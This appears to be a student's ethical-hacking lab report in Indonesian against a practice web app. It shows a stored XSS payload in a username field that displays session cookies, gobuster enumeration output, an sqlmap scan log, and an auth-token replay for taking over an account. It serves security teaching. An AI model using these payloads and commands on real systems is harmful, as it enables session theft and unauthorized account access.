

Nicholas Marco Weinandra
5027221042

XSS Vulnerability pada form kolom Username

1. Register dengan menggunakan script pada username.



Login

Username:

Password:

[Login](#)

Don't have an account? [Sign up here.](#)

2. Setelah kita register dan login, script belum berjalan. Maka kita tambahkan dulu data dengan edit profile



[Home](#) [Dashboard](#) [Logout](#) [Contact Support](#)

Your Profile, </h1><script>alert(document.cookie)</script>

Phone:

Credit Card:

Secret Question:

Secret Answer:

Current Password (for verification):


[Update Profile](#)

New Password:


Secret Answer:

[Change Password](#)

3. Lalu Logout dan login kembali. Script telah berjalan dan bisa mendapat session cookie kita.



Contoh lain:



Gobuster

1. Menggunakan command
gobuster dir -u 167.172.75.216 -w
/home/nicholas/subdirectories-discover/dsstorewordlist.txt -o gobuster-output.log
untuk mencari semua subdirectories yang ada di domain tersebut.

```
[nicholas@parrot]~[~]
$ gobuster dir -u 167.172.75.216 -w /home/nicholas/subdirectories-discover/dsstorewordlist.txt -o gobuster-output.log
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://167.172.75.216
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/nicholas/subdirectories-discover/dsstorewordlist.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/css (Status: 301) [Size: 173] [--> /css/]
/js (Status: 301) [Size: 171] [--> /js/]
/dashboard (Status: 302) [Size: 28] [--> /login]
/login (Status: 200) [Size: 905]
/profile (Status: 302) [Size: 28] [--> /login]
/register (Status: 200) [Size: 1399]
/logout (Status: 302) [Size: 28] [--> /login]
Progress: 1828 / 1829 (99.95%)
=====
Finished
=====
```

SQLMAP

```
[kali@kali]~$ sqlmap -u "http://167.172.75.216/login" --cookie="td_cookie=3043237203" --tables --schema --batch --delay=1 --threads=10
```



```
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:50:42 /2024-06-01/


```
[06:50:42] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '-data'
```

do you want to try URI injections in the target URL itself? [Y/n/q] Y

```
[06:50:42] [INFO] testing connection to the target URL
[06:50:43] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:50:44] [INFO] testing if the target URL content is stable
[06:50:45] [INFO] target URL content is stable
[06:50:45] [INFO] testing if URI parameter '#1*' is dynamic
[06:50:46] [WARNING] URI parameter '#1*' does not appear to be dynamic
[06:50:47] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[06:50:48] [INFO] testing for SQL injection on URI parameter '#1*'
[06:50:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:50:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[06:51:01] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[06:51:06] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[06:51:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[06:51:16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[06:51:21] [INFO] testing 'Generic inline queries'
[06:51:22] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[06:51:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[06:51:31] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[06:51:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[06:51:42] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[06:51:47] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[06:51:53] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n/q] Y
[06:51:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[06:52:03] [WARNING] URI parameter '#1*' does not seem to be injectable
[06:52:03] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=spacecomment') and/or switch '--random-agent'
[06:52:03] [WARNING] HTTP error codes detected during run:
```

Auth Token

1. Menggunakan burpsuite, kita bisa mendapatkan auth_token untuk suatu akun (contoh disini: praktikumethack)



2. Apabila auth_token tersebut kita pakai pada akun lain, maka kita bisa masuk ke akun praktikumethack tersebut tanpa tahu password